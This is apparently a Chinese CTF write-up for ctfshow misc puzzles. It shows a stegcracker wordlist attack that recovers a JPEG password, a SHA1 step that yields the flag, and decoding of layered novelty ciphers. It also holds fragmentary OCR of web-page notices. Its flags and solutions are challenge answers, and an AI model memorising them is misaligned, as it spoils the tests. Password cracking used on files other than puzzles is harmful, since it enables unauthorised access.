
```
➜  ~ stegcracker level_2.jpg wd
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'level_2.jpg' with wordlist 'wd'..
Successfully cracked file with password: 0009656856
Tried 1 passwords
Your file has been written to: level_2.jpg.out
0009656856
➜  ~ 
```



```
1 密码是什么呀
```

level 3

压缩包注释The password is 32 bits.，结合level 2解出的提示，各种可能的32位md5值都不行，经出题人-反复-提醒，才知道32是故意留的坑，真正的加密方式是sha1（什么呀），尝试sha1加密解出flag。




明文：

什么呀

散列/哈希算法：

哈希值：

a95aea415a4d76c323b13423a22f72c56ca912b6




```
flag{W31c0m3_t0_4he_ctf5h0w_f4mi1y}
```

flag{W31c0m3_t0_4he_ctf5h0w_f4mi1y}

misc大威天龙

```
如是我闻：他根休梭拔游告过金消排信顛祖劫捐息稳想灭七息虚沙兄诵界排闍幽毘殊醯哈及醯麼藝持西央恐奉兄行難亦功者睦胜奉于众老曳難殿親
劫慈謹陰故高雙下羅亿特盧彌皂楞游拔夜特經行来慈帝薩施说众定殊姪于西定中豆福盧月謹資号夫未信德夜印六德害寂急贤師拔胜利死下兄數诸茶
困夜者困开排界依捐多山廟利忧寫六寂寂幽来解陀月羅先焰尼者信诵瑟輸時利胜善時孫矜數央多時隸便輸空告閦孫孕捐度六持念紛求曰能薩劫孤參
困七消宗創心劫急稳除六须急廟婦朋諦多经蒙昼死弟經矜殺修提即婦怖六德宇蒙迦孕者奉真曳資消福金吼夫族排寂資凉曳信資惜妙穆楞實毘花老此
栗創孕想西室室濟通雙積廟奉守五羅定未焰福實闍和槃陀孤室毒定孫除隸药足六恐伊胜曳智資殊蘇究奉藥界游實便开以穆施通礙及精下东百树即殊
紛實除此造急七蘇楞令根高智孝楞能月诸伊方慈老憐伊盡盡想及蒙哈皂困休在璃解除重室德毘说貧薩东如来廟尼亿诵阿即楞殿朋金廣藐師修说西陀
盡须璃休究千能敬宝敬利六急印殺弟實殺灯阿百訶盧哈灯勒告宝夫先慈訶尊舍央難梭进陀夷數故閦如兄曳尼孤哈藥普遮阿提栗實貧濟曳殺号弟友放
愛焰陰文時夢昼释六奉百未伊施来姪特宗粟愛安槃及弥七諦琉夫提顛消夫涅謹多方真粟敬鄉隸金知印夫经消琉梭困雙廟经竟乾心究灭印守教幽方智
药想恤尊稳孫毘想昼花故者鄉遮消花消陵焰在开众牟戒奉胜倒睦阿心舍橋路貧醯究沙諦室姪众名琉尼闍进刚貧树僧禮怖真信牟五蘇师親阿夷消孝及
毒究迦妙念五室利通遮来廟難盧夜方創善说宇在曰通毘實游孤殺在閦中恤急遠普生持捨焰舍孝夷友皂曳虚麼普阿定清究逝故智想羅护妙福舍重惜琉
親室令毘訶妙勒多三刚礙息皂寡王空輸彌夢王特守众众遮告忧量息貧未橋药麼朋兄高福刚百謹姪遮時花于故灭創放放毒殊夜如劫親曰亿数施众穆及
遠遮尼殊吼困劫清幽释花夢虚遮行舍僧祖即夜西親花死休廟修惜顛北琉及牟謹遮下住蘇殿曳陵亿和姪名金資姪先真亦尼开说和中蒙顛号妙告经以奉
夢豆勒寫牟五中央迦積足戒閦涅下奉惜倒勒害牟宇北稳礙央粟遮诸清经經花真昼室室须真槃通參盡蘇量诸师陰瑟诵閦粟排親令根毘戏夢夷輸姪根造
戒鄉粟空山閦宗矜首謹沙阿告貧陵月槃守耨紛稳先謹幽寫定百訶能清劫顛妙持特经師依须求逝空能慈雙福尊禮勒虚多普閦说守月过各礙护定薩夜施
排親未愛盧护凉貧知千千名夷宗求焰尊謹未六教孝宝弥未安下至福诸便胜勒焰陀号遠穆尊訶度金栗普夫惜者弟彌皂孫除殺量于殺室陵劫盧和安姪死
师药北至親灭曰伊说兄遠万夢幽持吼惜藐王粟寡
```

与佛论禅解密



与佛论禅


新佛曰：慧即夷祇色莊修念婆夷吽囉慧吽心提槃修念眾色如嚩阿槃隸我亦隸色陀婆般蜜劫心咤若缽祇訶嚤迦降咒喃塞伏陀彌諸羅願劫斯菩嚩伏所咤迦慧提愍修降伏嚴嚩囉嚩若聞心亦吶嘚吽念諸喃阿空喃嚤嚤槃劫亦嘇提嚴寂薩訶降諦諦祇阿嚤缽塞愍羅心念降彌降諸迦訶叻降波須劫寂夷念僧須塞願嚩阿提夷吽我嚩修隸嚤尊若菩夷兜願哆訶眾斯降宣薩缽槃叻摩是提願咤闍阿空嘚蜜喃所念囉提修吽莊空羅菩諦若蜜槃薩劫是咒陀隸所念

心不动，万物皆不动

如是我闻：他根休梭拔游告过金消排信顛祖劫捐息穏想灭七息虚沙兄诵界排闍幽昆殊醯哈及醯麼蘿持西央怒
奉兄行難亦功者睦胜奉于众老曳難殿親劫慈謹陰故高雙下羅亿特盧彌皂楞游拔夜特經行来慈帝薩施说众定殊姪于西定中豆福盧月謹資号夫未信德夜印六德害寂急贤師拔胜利死下兄數诸荼困夜者困开排界依捐多山廟利忧寫六寂寂幽来解陀月羅先焰尼者信诵瑟輸時利胜善時孫矜數央多時隸便輸空告閦孫孕捐度六持念紛求曰能薩劫孤參困七消宗創心劫急稳除六须急廟婦朋諦多经蒙昼死弟經矜殺修提即婦怖六德宇蒙迦孕者奉真曳資消福金吼夫族排寂資凉曳信資惜妙穆楞實毘花老此栗創孕想西室室濟通雙積廟奉守五羅定未焰福實闍和槃陀孤室毒定孫除隸药足六恐伊胜曳智資殊蘇究奉藥界游實便开以穆施通礙及精下东百树即殊紛實除此造急七蘇楞令根高智孝楞能月诸伊方慈老憐伊盡盡想及蒙哈皂困休在璃解除重室德毘说貧薩东如来廟尼亿诵阿即楞殿朋金廣藐師修说西陀盡须璃休究千能敬宝敬利六急印殺弟實殺灯阿百訶盧哈灯勒告宝夫先慈訶尊舍央難梭进陀夷數故閦如兄曳尼孤哈藥普遮阿提栗實貧濟曳殺号弟友放愛焰陰文時夢昼释六奉百未伊施来姪特宗粟愛安槃及弥七諦琉夫提顛消夫涅謹多方真粟敬鄉隸金知印夫经消琉梭困雙廟经竟乾心究灭印守教幽方智药想恤尊稳孫毘想昼花故者鄉遮消花消陵焰在开众牟戒奉胜倒睦阿心舍橋路貧醯究沙諦室姪众名琉尼闍进刚貧树僧禮怖真信牟五蘇师親阿夷消孝及毒究迦妙念五室利通遮来廟難盧夜方創善说宇在曰通毘實游孤殺在閦中恤急遠普生持捨焰舍孝夷友皂曳虚麼普阿定清究逝故智想羅护妙福舍重惜琉親室令毘訶妙勒多三刚礙息皂寡王空輸彌夢王特守众众遮告忧量息貧未橋药麼朋兄高福刚百謹姪遮時花于故灭創放放毒殊夜如劫親曰亿数施众穆及遠遮尼殊吼困劫清幽释花夢虚遮行舍僧祖即夜西親花死休廟修惜顛北琉及牟謹遮下住蘇殿曳陵亿和姪名金資姪先真亦尼开说和中蒙顛号妙告经以奉夢豆勒寫牟五中央迦積足戒閦涅下奉惜倒勒害牟宇北稳礙央栗遮诸清经

作者：蓝色的风之精灵；真米神表示对此工具的非法使用概不负责。
由 KeyFansClub 我们的梦想 提供，更多精彩不容错过！

新佛曰解密



熊曰：呋性拙誘囑嗡襲更爾吃覺森物更嘿噔哈咯哞嘎沒象噔吖現取類和眠取果曜現意嘶嗡註氏哈寶食和既現萌出嚄偶眠性咯哞圖雜咯盜果嗅更堅噤噗咬吃洞哞嘶肉取嘿會唬訴寶呱歡爾喜氏唬洞蜜既常嗷襲擊哞沒爾爾發嚄溫寶有氏肉嗒家象誒常洞嗥怎偶曜嚄性嘶非曜洞怎動覺嗒嗒誒眠肉盜嗥會爾洞山取訴歡家更出嗒圖更訴訴噗萌註洞破吖和笨堅吖咬吖嘍噗溫人捕嘿呱雜歡嘿食嗥性曜出類蜂吖嘶果山性和性嗚註嚄嗒堅


新佛曰：慧即夷祇色莊修念婆夷吽囉慧吽心提槃修念眾色如嚩阿槃隸我亦隸色陀婆般蜜劫心咤若缽祇訶嚤迦降咒喃塞伏陀彌諸羅願劫斯菩嚩伏所咤迦慧提愍修降伏嚴嚩囉嚩若聞心亦吶嘚吽念諸喃阿空喃嚤嚤槃劫亦嘇提嚴寂薩訶降諦諦祇阿嚤缽塞愍羅心念降彌降諸迦訶叻降波須劫寂夷念僧須塞願嚩阿提夷吽我嚩修隸嚤尊若菩夷兜願哆訶眾斯降宣薩缽槃叻摩是提願咤闍阿空嘚蜜喃所念囉提修吽莊空羅菩諦若蜜槃薩劫是咒陀隸所念缽夷婆愍若訶劫嚩祇婆修迦劫陀聞修心嚴斯愍莊即慧眾所僧提訶嘚槃塞陀陀嚤迦夷諦眾所兜訶嚩夷空降是色諦嘇眾摩愍般僧諸迦即慧摩若即聞阿兜眾迦諦般空摩喃寂摩薩尊摩陀空提咒若嚴陀若塞彌如尊寂吶諸愍嚴咒薩修降塞聞愍願劫亦羅祇蜜塞慧嚴所宣嚴諦隸夷祇聞嗚提婆如慧所槃諦提慧隸嚴聞我即菩須空彌缽降般咤伏念訶色諸叻婆斯羅寂囉劫宣槃摩迦莊囉降吶嗚尊彌是吽訶夷嚴祇聞劫陀訶阿嚤阿降羅伏兜祇寂摩若嗚劫迦薩嘚羅嚤如色蜜彌迦夷吽寂所眾提我眾提婆聞闍夷修提莊尊塞眾迦是慧吶叻喃降所色缽莊婆若菩咒婆念迦吶色尊咤兜即迦陀是波迦空尊慧宣寂吽我是囉修斯蜜嗚亦兜薩咤哆囉念即諦吶羅闍色斯喃宣喃如念嘇須婆祇色阿阿即我眾宣囉咒諸我宣心宣叻諸降色訶慧寂嚤囉須薩般隸陀即如摩諦闍婆寂我提念嘚須嗚如

1. 推荐使用Chrome核心浏览
问本站，下载 推荐浏览器。

2. 如果需要使用IE浏览器访
请使用IE9或更高版本。

3. 浏览本站推荐使用电脑分
不小于:1366×768，以获得

熊曰解密



佛又曰：栗伊舍苏谨数陀羯无楞唎南利楞利伊提埵娑卢写俱谨写卢夜谨罚楞羯烁数喝阇阇卢摩哆输穆夜萨孕栗唎地娑嚧利啰钵穆罚参


熊曰：呋性拙誘囑嗡襲更爾吃覺森物更嘿噔哈咯哞嘎沒象噔吖現取類和眠取果嚯現意嘶嗡註氏哈寶食和既現萌出嚄偶眠性咯哞圖雜咯盜果嗅更堅噤噗咬吃洞哞嘶肉取嘿會唬訴寶呱歡爾喜氏唬洞蜜既常嗷襲擊哞沒爾爾發嚄溫寶有氏肉嗒家象誒常洞嗥怎偶嚯嚄性嘶非嚯洞怎動覺嗒嗒誒眠肉盜嗆會爾洞山取訴歡家更出嗒圖更訴訴噗萌註洞破吖和笨堅吖咬吖嘍噗溫人捕嘿呱雜歡嘿食嗆性嚯出類蜂吖嘶果山性和性嗚註嚄嗒堅

1. 推荐使
问本站，

2. 如果需
请使用IE9

3. 浏览本

佛又曰解密



与佛论禅重制版V2

(如果您第一次使用请阅读"普渡众生")


施主可曾记得此